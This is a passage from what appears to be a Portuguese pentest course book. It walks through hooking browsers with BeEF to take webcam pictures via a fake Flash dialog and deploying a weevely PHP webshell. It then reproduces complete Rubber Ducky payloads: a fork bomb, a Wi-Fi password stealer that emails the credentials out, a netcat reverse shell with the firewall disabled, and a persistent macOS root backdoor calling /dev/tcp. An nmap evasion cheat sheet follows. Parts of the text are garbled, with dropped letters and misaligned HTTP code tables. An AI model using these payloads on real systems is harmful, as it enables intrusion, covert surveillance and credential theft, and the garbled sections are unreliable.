A screenshot of the BeEF control panel. The URL bar shows '127.0.0.1:3000/ui/panel'. The top navigation bar includes links for 'BeEF 0.4.7.0-alpha', 'Submit Bug', and 'Logout'. On the left, there's a sidebar titled 'Hooked Browsers' with sections for 'Online Browsers' (listing '127.0.0.1') and 'Offline Browsers'. The main content area has tabs for 'Getting Started', 'Logs', and 'Current Browser'. The 'Getting Started' tab is active, displaying the BeEF logo, the text 'THE BROWSER EXPLOITATION FRAMEWORK PROJECT', and a link to the 'Official website: http://beefproject.com/'. Below this, there's a section titled 'Getting Started' with the sub-section 'Welcome to BeEF!'. It contains a note: 'Before being able to fully explore the framework you will have to "hook" a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#)'. There is also a large, semi-transparent watermark-like letter 'T' in the center of the page.

Este link vai abrir a página que contém o script e vai infectar o navegador do usuário:

`http://127.0.0.1:3000/demos/basic.html`

Após os usuários-alvo acessarem esse link, eles se tornarão um zombie do BeEF.

No campo Hooked Browsers, no painel de controle, vão aparecer os dispositivos zombies organizados por online e offline. Veja o exemplo a seguir:

The screenshot shows the BeEF 0.4.7.0-alpha user interface. On the left, there's a sidebar titled 'Hooked Browsers' with two sections: 'Online Browsers' and 'Offline Browsers'. Under 'Online Browsers', there are entries for 172.16.0.15, 172.16.0.10, 172.16.0.14, and 172.16.0.19. Under 'Offline Browsers', there are entries for 127.0.0.1 and 127.0.0.1. The main panel has tabs for 'Getting Started', 'Logs', and 'Current Browser'. The 'Current Browser' tab is selected and displays detailed information about the selected browser (Internet Explorer). It includes fields for 'Browser Name', 'Browser Version', 'Browser UA String', 'Browser Language', 'Browser Platform', 'Browser Plugins', 'Window Size', and various 'Category' components like Flash, VBScript, PhoneGap, Google Gears, Web Sockets, QuickTime, RealPlayer, Windows Media Player, and WebRTC. All these fields show the status 'Initialization'.

Se selecionarmos uma máquina podemos ver suas informações na aba Details. Ela apresenta informações importantes, como nome e versão do navegador, plataforma que ele está rodando, detalhes da página em que a máquina foi infectada e detalhes do host, como IP, sistema operacional, CPU etc.

Para verificar os possíveis comandos a serem enviados para a máquina, clique na aba Commands. Vamos realizar um ataque nessa máquina para obter acesso à webcam do usuário. Acompanhe as instruções a seguir:

Commands > Browser > Webcam > 'personalize o comando' > Execute

**Hooked Browsers**

- Online Browsers
  - 127.0.0.1
- Offline Browsers

Getting Started   Logs   Zombies   Current Browser

Details   Logs   **Commands**   Proxy   XssRays   Network

**Module Tree**

Search

- Detect Windows Media Player
- Fingerprint Browser
- Fingerprint Browser (PoC)
- Get Visited Domains
- Get Visited URLs (Avant Browser)
- Play Sound
- Remove Hook Element
- Unhook
- Webcam**
- Webcam Permission Check
- Detect Evernote Web Clipper
- Spyder Eye
- Webcam HTML5
- Detect Popup Blocker
- Detect ActiveX
- Detect MS Office
- Detect Simple Adblock
- Detect Unsafe ActiveX
- Get Visited URLs

**Module Results History**

l...	date	label
The results from executed command modules will be listed here.		

**Webcam**

Description: This module will show the Adobe Flash 'Allow Webcam' dialog to the user. The user has to click the allow button, otherwise this module will not return pictures.

The title/text to convince the user can be customised. You can customise how many pictures you want to take and in which interval (default will take 20 pictures, 1 picture per second). The picture is sent as a base64 encoded JPG string.

**Id:** 51

**Social Engineering Title:** This website is using Adobe Flash

**Social Engineering Text:** In order to work with the programming framework this website is using, you need to allow the Adobe Flash Player Settings. If you use the new Ajax and HTML5 features in conjunction with Adobe Flash Player, it will improve your

**Number of pictures:** 20

**Interval to take pictures (ms):** 1000

**Execute**

Verifique na última coluna apresentada a descrição desse comando:

**Webcam**

**Description:** This module will show the Adobe Flash 'Allow Webcam' dialog to the user. The user has to click the allow button, otherwise this module will not return pictures.

The title/text to convince the user can be customised. You can customise how many pictures you want to take and in which interval (default will take 20 pictures, 1 picture per second). The picture is sent as a base64 encoded JPG string.

**Id:** 51

**Social Engineering Title:** This website is using Adobe Flash

**Social Engineering Text:** In order to work with the programming framework this website is using, you need to allow the Adobe Flash Player Settings. If you use the new Ajax and HTML5 features in conjunction with Adobe Flash Player, it will improve your

**Number of pictures:** 20


**Interval to take pictures (ms):** 1000

**Execute**

Esse módulo mostrará ao usuário a caixa de diálogo Permitir webcam do Adobe Flash. O usuário tem que clicar no botão Permitir; caso contrário esse módulo não retornará imagens.

O título/texto para convencer o usuário pode ser personalizado. Você pode personalizar quantas fotos deseja tirar e em que intervalo (o padrão levará 20 fotos, 1 imagem por segundo). A imagem é enviada como uma sequência de caracteres JPG codi cada em base64.

Veja o exemplo do resultado apresentado para o usuário-alvo dessa função:



São inúmeros os comandos e outras funções que o BeEF pode realizar, porém, esta é uma pequena demonstração do que essa ferramenta é capaz.

## WebShells<sup>18</sup>

Um Backdoor WebShells é um programa malicioso desenvolvido em linguagem web que tem como objetivo executar comandos no servidor afetado de maneira remota.

Geralmente, utiliza-se esse tipo de malware para roubar informações ou para propagar códigos maliciosos. Umas das ferramentas que podemos utilizar para realizar esse tipo de ataque é o weevely.

## Backdoor weevely

O weevily é uma ferramenta desenvolvida em Python que permite que um backdoor seja gerado no formato .php e, se executado em um host remoto, pode obter o console do sistema.

Vamos criar um backdoor utilizando essa ferramenta. O weevily é uma ferramenta que faz parte da suíte de programas do Kali Linux. Abra o terminal e digite:

```
root@kali:~# weevily generate senha123 /root/shell.php
Generated backdoor with password 'senha123' in '/root/shell.php' of
1486 byte size.
```

weevily: executa a aplicação weevily. generate senha123: orienta o weevily a gerar um arquivo backdoor com a senha “senha123”.  
/root/shell.php: indica o local e nome do arquivo que será criado.

Observe que ele gerou o arquivo backdoor shell.php no diretório /root. Para realizar um ataque é necessário que de alguma forma o atacante realize o upload desse arquivo para um servidor web PHP.

Após realizar o envio do arquivo para o servidor, vamos realizar a conexão nesse backdoor.

```
root@kali:~# weevily http://localhost/app/shell.php senha123 [+]
```

weevily 3.2.0

```
[+] Target: www-data@kali:/var/www/html/app
[+] Session:/root/.weevily/sessions/localhost/shell_0.session
[+] Shell:System shell
```

```
[+] Browse the lesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
```

weevily>

```
weevily:       executa      a      aplicação      weevily.
http://localhost/app/shell.php
```

: indica ao weevly a URL do backdoor no servidor-alvo. senha123: indica ao weevly a senha do backdoor.

Observe que, ao passar o comando para conectar ao backdoor que foi enviado ao servidor, ele apresenta a shell do weevly.

Vamos agora veri car algumas informações do sistema. Digite na shell do weevly:

```
weevly> system_info
+-----+
| client_ip      | ::1
| max_execution_time | 30
| script          | /app/shell.php
| open_basedir    |
| hostname        | kali
| php_self        | /app/shell.php
| script_folder   | /var/www/html/app
| uname           | Linux kali 4.9.0-kali3-amd64 #1 SMP Debian 4.9.13-1kali3 (2017-03-13) x86_64 |
| pwd             | /var/www/html/app
| safe_mode       | False
| php_version     | 7.0.16-3
| dir_sep         | /
| os              | Linux
| whoami          | www-data
| document_root   | /var/www/html
+-----+
www-data@kali:/var/www/html/app $
```

system\_info: busca as informações do sistema.

Observe que esse comando apresentou em tela informações do sistema com versões do sistema operacional e kernel, e informações do script a ser utilizado. Veja que o usuário que o weevly utiliza para acessar os recursos é o usuário de sistema www-data.

Para veri car todos os comandos weevly que podem ser utilizados, digite no terminal:

```
www-data@kali:/var/www/html/app $ help
```

```
:audit_phpconf      Audit PHP configuration.  
:audit_etcpasswd    Get /etc/passwd with different techniques.  
:audit_filesystem   Audit system files for wrong permissions.  
:audit_suidsgid    Find files with SUID or SGID flags.  
:shell_sh           Execute Shell commands.  
:shell_php          Execute PHP commands.  
:shell_su           Elevate privileges with su command.  
:system_extensions  Collect PHP and webserver extension list.  
:system_info         Collect system information.  
:backdoor_reversetcp Execute a reverse TCP shell.  
:backdoor_tcp        Spawn a shell on a TCP port.  
:bruteforce_sql     Bruteforce SQL database.  
:file_touch          Change file timestamp.  
:file_ls             List directory content.  
:file_download       Download file to remote filesystem.  
:file_rm              Remove remote file.  
:file_cp              Copy single file.  
:file_upload          Upload file to remote filesystem.  
:file_edit            Edit remote file on a local editor.  
:file_check           Get remote file information.  
:file_mount           Mount remote filesystem using HTTPfs.  
:file_bzip2           Compress or expand bzip2 files.  
:file_read            Read remote file from the remote filesystem.  
:file_webdownload    Download URL to the filesystem  
:file_find            Find files with given names and attributes.  
:file_upload2web     Upload file automatically to a web folder and get corresponding URL.  
:file_zip             Compress or expand zip files.  
:file_grep            Print lines matching a pattern in multiple files.  
:file_enum            Check existence and permissions of a list of paths.  
:file_tar             Compress or expand tar archives.  
:file_cd               Change current working directory.  
:file_gzip            Compress or expand gzip files.  
:sql_dump             Multi dbms mysqldump replacement.  
:sql_console          Execute SQL query or run console.  
:net_ifconfig         Get network interfaces addresses.  
:net_phpproxy        Install PHP proxy on the target.  
:net_curl             Perform a curl-like HTTP request.  
:net_proxy            Proxify local HTTP traffic passing through the target.  
:net_scan             TCP Port scan.
```

```
www-data@kali:/var/www/html/app $
```

Além de poder utilizar esses comandos, podemos também navegar no sistema e utilizá-lo, porém, com alguns recursos limitados.

- 
1. Videoaula TDI – Explorando Aplicações Web – Entendendo formulários web.
  2. Videoaula TDI – Explorando Aplicações Web – Método POST.
  3. OFFENSIVE SECURITY. File Inclusion Vulnerabilities. Disponível em: [www.offensive-security.com/metasploit-unleashed/](http://www.offensive-security.com/metasploit-unleashed/) le-inclusion-vulnerabilities. Acesso em: 14 ago. 2019.
  4. MACÊDO, Diego. Vulnerabilidades de Remote/Local File Inclusion (RFI/LFI). Disponível em: [www.diegomacedo.com.br/vulnerabilidades-de-remotelocal-](http://www.diegomacedo.com.br/vulnerabilidades-de-remotelocal-) le-inclusion-r -l . Acesso em: 14 ago. 2019.
  5. Videoaula TDI – Explorando Aplicações Web – Local/Remote File Include (LFI/RFI).
  6. Disponível em: <https://hydrasky.com/network-security/remote-> le-inclusion-attack/. Acesso em: 26 ago. 2019.
  7. Disponível em: <https://hydrasky.com/network-security/remote-> le-inclusion-attack/. Acesso em: 26 ago. 2019.
  8. Videoaula TDI – Explorando Aplicações Web – Command Execution – Contaminando logs.
  9. Videoaula TDI – Explorando Aplicações Web – Burp Suite.
  10. Videoaula TDI – Explorando Aplicações Web – Burlando aplicações com Burp.
  11. Videoaula TDI – Explorando Aplicações Web – Ataque brute-force HTTP com Burp.
  12. Videoaula TDI – Explorando Aplicações Web – SQL Injection.
  13. KALI TUTORIALS. Blind SQL Injection. Disponível em: [www.kalitutorials.net/2015/02/blind-sqlinjection.html](http://www.kalitutorials.net/2015/02/blind-sqlinjection.html). Acesso em: 14 ago. 2019.
  14. Videoaula TDI – Explorando Aplicações Web – Blind SQL Injection.
  15. Videoaula TDI – Explorando Aplicações Web – Ataque XSS.
  16. REDESEGURA. Série Ataques: saiba mais sobre o Cross-Site Scripting (XSS). Disponível em: [www.redesegura.com.br/2012/01/saiba-mais-sobre-o-cross-site-scripting-xss](http://www.redesegura.com.br/2012/01/saiba-mais-sobre-o-cross-site-scripting-xss). Acesso em: 14 ago. 2019.
  17. BeEF. In: WIKIPEDIA: a enciclopédia livre. [São Francisco, CA: Wikimedia Foundation, 2019]. Disponível em: <https://pt.wikipedia.org/wiki/BeEF>. Acesso em: 14 ago. 2019.
  18. Videoaula TDI – Explorando Aplicações Web – WebShells.





O USB Rubber Ducky<sup>1</sup> é uma ferramenta de injeção de teclas (keystroke injection) disfarçada como uma unidade ash genérica. Os computadores reconhecem isso como um teclado normal e aceitam payloads pré-programadas com mais de 1.000 palavras por minuto.

As payloads são criadas usando uma linguagem de script simples e podem ser usadas para reverse shells, inject binaries, brute force pin codes e muitas outras funções automatizadas para o testador de penetração e o administrador de sistemas.

Desde 2010, o USB Rubber Ducky é um dos favoritos entre hackers, testadores de penetração e pro ssionais de TI. Com origens como a primeira automação de TI HID usando um dev-board incorporado, tornou-se uma plataforma de ataque de injeção de teclado comercial completa. O USB Rubber Ducky capturou a imaginação dos hackers com sua linguagem de script simples, hardware formidável e design secreto.



## Payloads para Rubber Ducky

### Payload fork bomb2

- PaintNinja editou a página em 17 de novembro de 2016 – 3 revisões
- Autor: Jay Kruer e mad props para Darren Kitchen
- Duckencoder: 1.0
- Alvo: Windows 7

### Funcionamento do script

Abra um prompt de comando com Executar como Administrador, use con copy para criar fork bomb batch.<sup>3</sup> Em seguida, salve o arquivo .bat na pasta do programa de inicialização e o execute pela primeira vez.

### Code

```
CONTROL ESCAPE
DELAY 200
STRING cmd
DELAY 200
MENU
DELAY 100
```

```
STRING a          %ProgramData%\Microsoft\Windows\Start
ENTER
DELAY 200
LEFT
ENTER
DELAY 1000
STRING      cd
Menu\Programs\Startup\
ENTER
STRING copy con a.bat
ENTER
STRING @echo off
ENTER
STRING :START
ENTER
STRING start a.bat
ENTER
STRING GOTO START
ENTER
CONTROL z
ENTER
STRING a.bat
ENTER
ALT F4
Payload Wi-Fi password grabber4
• Ronaldkoopmans editou a página em 21 de abril – 14 revisões
• Alvo: Windows 7
```

### Mude os seguintes parâmetros

- Account: sua conta do Gmail
- Password: sua senha do Gmail
- Receiver: o email que deseja enviar o conteúdo de Log.txt

## Code

REM Title: WiFi password grabber

REM Author: Siem

REM Version: 4

REM Description: Saves the SSID, Network type, Authentication and the password to Log.txt and emails the contents of Log.txt from a gmail account.

DELAY 3000

REM --> Minimize all windows

WINDOWS d

REM --> Open cmd

WINDOWS r DELAY

500

STRING cmd

ENTER

DELAY 200

REM --> Getting SSID

STRING cd "%USERPROFILE%\Desktop" & for /f "tokens=2 delims=:" %A in ('netsh wlan show interface ^| ndstr "SSID" ^| ndstr /v "BSSID"') do set A=%A

ENTER

STRING set A="%A:~1%"

ENTER

REM --> Creating A.txt

STRING netsh wlan show profiles %A% key=clear | ndstr /c:"Network type"

/c:"Authentication" /c:"Key Content" | ndstr /v "broadcast" | ndstr /v "Radio">>>A.txt

ENTER

REM --> Get network type

STRING for /f "tokens=3 delims=: " %A in (' ndstr "Network type" A.txt') do set B=%A

ENTER

REM --> Get authentication

```
STRING for /f "tokens=2 delims=: " %A in (' ndstr "Authentication"  
A.txt') do set C=%A  
ENTER  
REM --> Get password  
STRING for /f "tokens=3 delims=: " %A in (' ndstr "Key Content" A.txt')  
do set D=%A  
ENTER  
REM --> Delete A.txt  
STRING del A.txt  
ENTER  
REM --> Create Log.txt  
STRING echo SSID: %A%>>Log.txt & echo Network type:  
%B%>>Log.txt & echo Authentication: %C%>>Log.txt & echo  
Password:  
%D%>>Log.txt  
ENTER  
REM --> Mail Log.txt  
STRING powershell  
ENTER  
STRING $SMTPServer = 'smtp.gmail.com'  
ENTER  
STRING $SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer,  
587)  
ENTER  
STRING $SMTPInfo.EnableSsl = $true  
ENTER  
STRING $SMTPInfo.Credentials = New-Object  
System.Net.NetworkCredential('ACCOUNT@gmail.com', 'PASSWORD')  
ENTER  
STRING $ReportEmail = New-Object System.Net.Mail.MailMessage  
ENTER  
STRING $ReportEmail.From = 'ACCOUNT@gmail.com'  
ENTER
```

STRING \$ReportEmail.To.Add('RECEIVER@gmail.com')

ENTER

STRING \$ReportEmail.Subject = 'WiFi key grabber'

ENTER

```
STRING $ReportEmail.Body = (Get-Content Log.txt | out-string)
ENTER
STRING $SMTPInfo.Send($ReportEmail)
ENTER
DELAY 1000
STRING exit
ENTER
DELAY 500
REM --> Delete Log.txt and exit
STRING del Log.txt & exit
ENTER
```

Payload netcat FTP download and reverse shell5

- Tim Mattison editou a página em 23 de julho de 2014 – 2 revisões
- Alvo: Windows

### Funcionamento do script

Crie um script FTP que faça login no servidor FTP e baixe o netcat. Apague o arquivo de script FTP. Execute o netcat no modo daemon. Execute o cmd.exe mais uma vez para ocultar o comando que usamos no histórico de execução.

### Code

```
DELAY 10000
GUI r
DELAY 200
STRING cmd
ENTER
DELAY 600
STRING cd %USERPROFILE%
ENTER
DELAY 100
STRING netsh firewall set opmode disable
```

ENTER  
DELAY 2000  
STRING echo open [IP] [PORT] > ftp.txt  
ENTER  
DELAY 100  
STRING echo [USERNAME]>> ftp.txt  
ENTER  
DELAY 100  
STRING echo [PASSWORD]>> ftp.txt  
ENTER  
DELAY 100  
STRING echo bin >> ftp.txt  
ENTER  
DELAY 100  
STRING echo get nc.exe >> ftp.txt  
ENTER  
DELAY 100  
STRING echo bye >> ftp.txt  
ENTER  
DELAY 100  
STRING ftp -s:ftp.txt  
ENTER  
STRING del ftp.txt & exit  
ENTER  
DELAY 2000  
GUI r  
DELAY 200  
STRING nc.exe [LISTENER IP] [LISTENER PORT] -e cmd.exe -d ENTER  
DELAY 2000  
GUI r  
DELAY 200  
STRING cmd  
ENTER

**DELAY 600**

**STRING exit**

## ENTER

### Payload OSX Root Backdoor6

- Mosca1337 editou a página em 18 de abril de 2013 – 1 revisão
- Alvo: OSX
- Autor: Patrick Mosca

### Instruções para uso

Inicialize no modo de usuário único e insira o Rubber Ducky. Esse script criará um backdoor persistente como usuário root. Essa carga útil foi codificada com v2.4 no rmware duck\_v2.1.hex. Mude para o seu endereço de IP ou nome de domínio e número de porta.

### Code

```
REM Patrick Mosca
REM A simple script for rooting OSX from single user mode.
REM Change mysite.com to your domain name or IP address
REM Change 1337 to your port number
REM Catch the shell with 'nc -l -p 1337'
REM http://patrickmosca.com/root-a-mac-in-10-seconds-or-less/
DELAY 1000
STRING mount -uw /
ENTER
DELAY 2000
STRING mkdir /Library/.hidden
ENTER
DELAY 200
STRING echo '#!/bin/bash
ENTER
STRING bash -i >& /dev/tcp/mysite.com/1337 0>&1
ENTER
STRING wait' > /Library/.hidden/connect.sh
```

ENTER  
DELAY 500  
STRING chmod +x /Library/.hidden/connect.sh  
ENTER  
DELAY 200  
STRING mkdir /Library/LaunchDaemons  
ENTER  
DELAY 200  
STRING echo '<plist version="1.0">  
ENTER  
STRING <dict>  
ENTER  
STRING <key>Label</key>  
ENTER  
STRING <string>com.apples.services</string>  
ENTER  
STRING <key>ProgramArguments</key>  
ENTER  
STRING <array>  
ENTER  
STRING <string>/bin/sh</string>  
ENTER  
STRING <string>/Library/.hidden/connect.sh</string>  
ENTER  
STRING </array>  
ENTER  
STRING <key>RunAtLoad</key>  
ENTER  
STRING <true/>  
ENTER  
STRING <key>StartInterval</key>  
ENTER  
STRING <integer>60</integer>  
ENTER

```
STRING <key>AbandonProcessGroup</key>
ENTER
STRING <true/>
ENTER
STRING </dict>
ENTER
STRING </plist>' > /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 500
STRING chmod 600 /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 200
STRING launchctl load /Library/LaunchDaemons/com.apples.services.plist
ENTER
DELAY 1000
STRING shutdown -h now ENTER
```

Acesse a shell com netcat:

```
nc -l -p 1337
```

- 
1. HAK5. USB Rubber Ducky. Disponível em: <https://hakshop.com/products/usb-rubber-ducky-deluxe>. Acesso em: 14 ago. 2019.
  2. PAYLOAD fork bomb. Disponível em: <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---fork-bomb>. Acesso em: 14 ago. 2019.
  3. Se você não sabe o que é isso, consulte: FORK BOMB. In: WIKIPEDIA: a enciclopédia livre. [São Francisco, CA: Wikimedia Foundation, 2019]. Disponível em: [http://en.wikipedia.org/wiki/Fork\\_bomb](http://en.wikipedia.org/wiki/Fork_bomb). Acesso em: 14 ago. 2019.
  4. PAYLOAD Wi-Fi password grabber. Disponível em: [https://github.com/hak5darren/USB-RubberDucky/wiki/WiFi-password-Grabber-2-\(Windows-10\)](https://github.com/hak5darren/USB-RubberDucky/wiki/WiFi-password-Grabber-2-(Windows-10)). Acesso em: 14 ago. 2019.
  5. PAYLOAD netcat FTP download and reverse shell. Disponível em: <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---netcat-FTP-download-and-reverse-shell>. Acesso em: 14 ago. 2019.

6. PAYLOAD OSX Root Backdoor. Disponível em: <https://github.com/hak5darren/USB-RubberDucky/wiki/Payload---OSX-Root-Backdoor>. Acesso em: 14 ago. 2019.



A seguir, apresentaremos uma lista de comandos avançados, utilizados para realizar um pentest.<sup>1</sup>

## Verificação básica

Digitalizar um objetivo

nmap [target]

Digitalizar múltiplos objetivos

nmap [target1,target2,etc]

Digitalizar uma lista de objetivos

nmap -IL [list.txt]

Digitalizar uma variedade de hospedeiros

nmap [range of IP addresses]

Digitalizar uma sub-rede inteira

nmap [IP address/cdir]

Procurar an triões aleatórios

nmap -iR [number]

Excluir os objetivos de uma varredura	nmap [targets] –exclude [targets]
Excluir os objetivos por meio de uma lista	nmap [targets] –exclude le [list.txt]
Realizar uma exploração agressiva	nmap -A [target]
Digitalizar um alvo IPv6	nmap -6 [alvo]
Opções de descoberta	
Execute somente um Ping exploração	nmap-sP [alvo]
Não pingue	nmap -PN [target]
TCP SYN Ping	nmap -PS [target]
TCP ACK Ping	nmap -PA [target]
UDP Ping	nmap -PU [target]
SCTP Init Ping	nmap -PY [target]
Eco ICMP Ping	nmap -PE [target]
ICMP Timestamp Ping	nmap -PP [target]
Ping ICMP máscara de endereço	nmap -PM [target]
Protocolo IP Ping	nmap -PO [target]
ARP Ping	nmap -PR [target]
Traceroute	nmap -traceroute [target]
Força DNS resolução inversa	nmap -R [target]
Desativar a resolução de DNS reverso	nmap -n [target]
Pesquisar DNS alternativo	nmap -system-dns [target]

Especificar manualmente os servidores DNS	<code>nmap -dns-servers [servers] [target]</code>
Criar uma lista de acolhimento	<code>nmap -SL [target]</code>
<b>Resolução de problemas e depuramento</b>	
Ajuda	<code>nmap -h</code>
Exibe a versão do Nmap	<code>nmap -V</code>
Exibe os resultados detalhados	<code>nmap -v [alvo]</code>
Depuração	<code>nmap-d [alvo]</code>
Mostrar pelo estado do porto	<code>nmap -reason [target]</code>
Apenas mostrar as portas abertas	<code>nmap-open [alvo]</code>
Rastreamento de pacotes	<code>nmap-packet-trace [alvo]</code>
Visualização de redes	<code>nmap-i ist</code>
Especificar uma interface de rede	<code>nmap-e [interface] [alvo]</code>
<b>Ndiff</b>	
Comparação com Ndiff	<code>ndiff [scan1.xml] [scan2.xml]</code>
Modo detalhado Ndiff	<code>ndiff-v [scan1.xml] [scan2.xml]</code>
Modo de saída XML	<code>ndiff-xml [scan1.xml] [scan2.xml]</code>
<b>Nmap Scripting engine</b>	
Executar scripts individuais	<code>nmap -script [script.nse] [target]</code>
Executar vários scripts	<code>nmap -script [expression] [target]</code>
Categorias script	<code>-all, auth, default, discovery, external, intrusive, malware, safe, vuln</code>
Executar scripts por categorias	<code>nmap -script [category] [target]</code>

Solucionar problemas de scripts	nmap –script [script] –script-trace [target]
Atualize o script de banco de dados	Nmap-script-updatedb
Evasão de firewall	
Fragmentar pacotes	nmap -f [alvo]
Inativo exploração zumbi	nmap -si [zumbi] [alvo]
Especi car manualmente uma porta de origem	nmap -source-port [porta] [alvo]
Anexar dados aleatórios	nmap -data-length [size] [alvo]
Randomize ordem de análise objetiva	nmap –randomize-hosts [target] nmap –spoof-mac [MAC 0 vendor] [target]
Spoof MAC Address	
Enviar maus checksums	nmap -badsum [alvo]

- 
1. NARCOCHAOS. Comandos avançados do Nmap. Disponível em:  
<https://narcochaos.wordpress.com/2013/12/27/comandos-avancados-do-nmap/>. Acesso em: 14 ago. 2019.



 Quando uma solicitação por uma página do seu site for feita ao servidor (por exemplo, quando um usuário acessa a sua página em um navegador ou quando o Googlebot rastreia a página), o servidor retornará um código de status HTTP em resposta à solicitação.

Esse código de status fornece informações sobre o status da solicitação. Ele também fornece ao Googlebot informações sobre o seu site e sobre a página solicitada.

Alguns códigos de status comuns são:

- 200 – o servidor retornou a página com sucesso;
- 404 – a página solicitada não existe;
- 503 – o servidor está temporariamente indisponível.

Veja a seguir uma lista completa de códigos de status HTTP.<sup>1</sup> Visite também a página W3C sobre os códigos de status HTTP.

### Códigos de status 1xx

Esses códigos de status indicam uma resposta provisória e exigem que o solicitante realize uma ação para continuar.

	O solicitante deve continuar com a solicitação. O servidor retorna esse código para indicar que recebeu a primeira página de uma solicitação e que está esperando o restante.
100 Continuar	O solicitante pediu ao servidor para mudar os protocolos, e o servidor está reconhecendo a informação para então executá-la.
101 Mudando protocolos	O solicitante pediu ao servidor para mudar os protocolos, e o servidor está reconhecendo a informação para então executá-la.
<b>Códigos de status 2xx</b>	
Esses códigos de status indicam que o servidor processou a solicitação com sucesso.	
200 Bem-sucedido	O servidor processou a solicitação com sucesso. Em geral, isso indica que o servidor forneceu uma página que foi solicitada. Caso você veja esse status no seu arquivo robots.txt, significa que o Googlebot recuperou o arquivo com sucesso.
201 Criado	A solicitação foi bem-sucedida e o servidor criou um recurso.
202 Aceito	O servidor aceitou a solicitação, mas ainda não a processou.
203 Informação não autorizável	O servidor processou a solicitação com sucesso, mas está retornando informações que podem ser de outra fonte.
204 Sem conteúdo	O servidor processou a solicitação com sucesso, mas não está retornando nenhum conteúdo.

	O servidor processou a solicitação com sucesso, mas não está retornando nenhum conteúdo. Ao contrário da 204, esta resposta exige que o solicitante reconheça o modo de exibição do documento (por exemplo, limpe um formulário para uma nova entrada).
205 Reconhecer conteúdo	O servidor processou uma solicitação parcial GET com sucesso.
206 Conteúdo parcial	

## Códigos de status 3xx

Uma ação adicional é necessária para completar a solicitação. Esses códigos de status são usados frequentemente para redirecionamentos. O Google recomenda usar menos de cinco redirecionamentos para cada solicitação. Use as ferramentas para webmasters para ver se o Googlebot está com dificuldades ao rastrear suas páginas redirecionadas. A página Rastreamento da web em Diagnósticos lista os URLs que o Googlebot não pode rastrear devido aos erros de redirecionamento.

300 Múltipla escolha	O servidor tem muitas ações disponíveis com base na solicitação. O servidor pode escolher uma ação com base no solicitante (user-agent) ou apresentar uma lista para que o solicitante escolha uma ação.
301 Movido permanentemente	A página solicitada foi movida permanentemente para um novo local. Quando o servidor retornar essa resposta (como uma resposta para uma solicitação GET ou HEAD),

**302**

Movido temporariamente

**303**

Consultar outro local

ele automaticamente direcionará o solicitante para o novo local. Você deve usar esse código para fazer com que o Googlebot saiba que uma página ou um site foi permanentemente movido para um novo local.

O servidor está respondendo à solicitação de uma página de uma localidade diferente, mas o solicitante deve continuar a usar o local original para solicitações futuras. Esse código é semelhante ao 301 com relação a uma solicitação GET ou HEAD, pois direciona automaticamente o solicitante para um local diferente. No entanto, você não deve usá-lo para informar ao Googlebot que uma página ou um site foi movido, porque o Googlebot continuará rastreando e indexando o local original.

O servidor retornará esse código quando o solicitante precisar fazer uma solicitação GET separadamente para outro local para obter a resposta. Para todas as outras solicitações (com exceção de HEAD), o servidor direciona

304

Não modificado

automaticamente para o outro local.

A página solicitada não foi modificada desde a última solicitação. Quando o servidor retornar essa resposta, ele não retornará o conteúdo da página.

Você deverá convidar o servidor para retornar essa resposta (chamada de cabeçalho If-Modified-Since HTTP) quando uma página não tiver sido alterada desde a última vez em que o solicitante fez o pedido. Isso economiza largura de banda e evita sobrecarga, pois o servidor pode informar ao Googlebot que uma página não foi alterada desde o último rastreamento.

O solicitante poderá acessar a página solicitada utilizando um proxy. Quando o servidor retornar essa resposta, também indicará qual proxy o solicitante deverá usar.

305

Utilizar proxy

**307**

Redirecionamento temporário

### Códigos de status 4xx

Esses códigos de status indicam que, provavelmente, houve um erro na solicitação que impediu que o servidor a processasse.

**400**

Solicitação inválida

O servidor está respondendo à solicitação de uma página de uma localidade diferente, mas o solicitante deve continuar a usar o local original para solicitações futuras. Esse código é semelhante ao

301 para o caso de uma solicitação RECEBER ou ENVIAR, pois direciona automaticamente o solicitante para um local diferente. Mas você não deve usá-lo para informar ao Googlebot que uma página ou um site foi movido, porque o Googlebot continuará rastreando e indexando o local original.

**401**

Erro de autenticação

O servidor não entendeu a sintaxe da solicitação.

A página requer autenticação. É provável que você não queira indexar esta página. Ela poderá ser removida se estiver listada em seu Sitemap. No entanto, se deixar a página em seu Sitemap, nós não a rastrearemos ou indexaremos (embora ela continue sendo listada com esse erro).

403  
Proibido

404  
Não encontrado

O servidor recusou a solicitação. Se você notar que o Googlebot recebeu esse código de status ao tentar rastrear páginas válidas do seu site (isso pode ser visto na página

Rastreamento da web em Diagnósticos nas ferramentas do Google para webmasters), é possível que o seu servidor ou host esteja bloqueando o acesso do Googlebot.

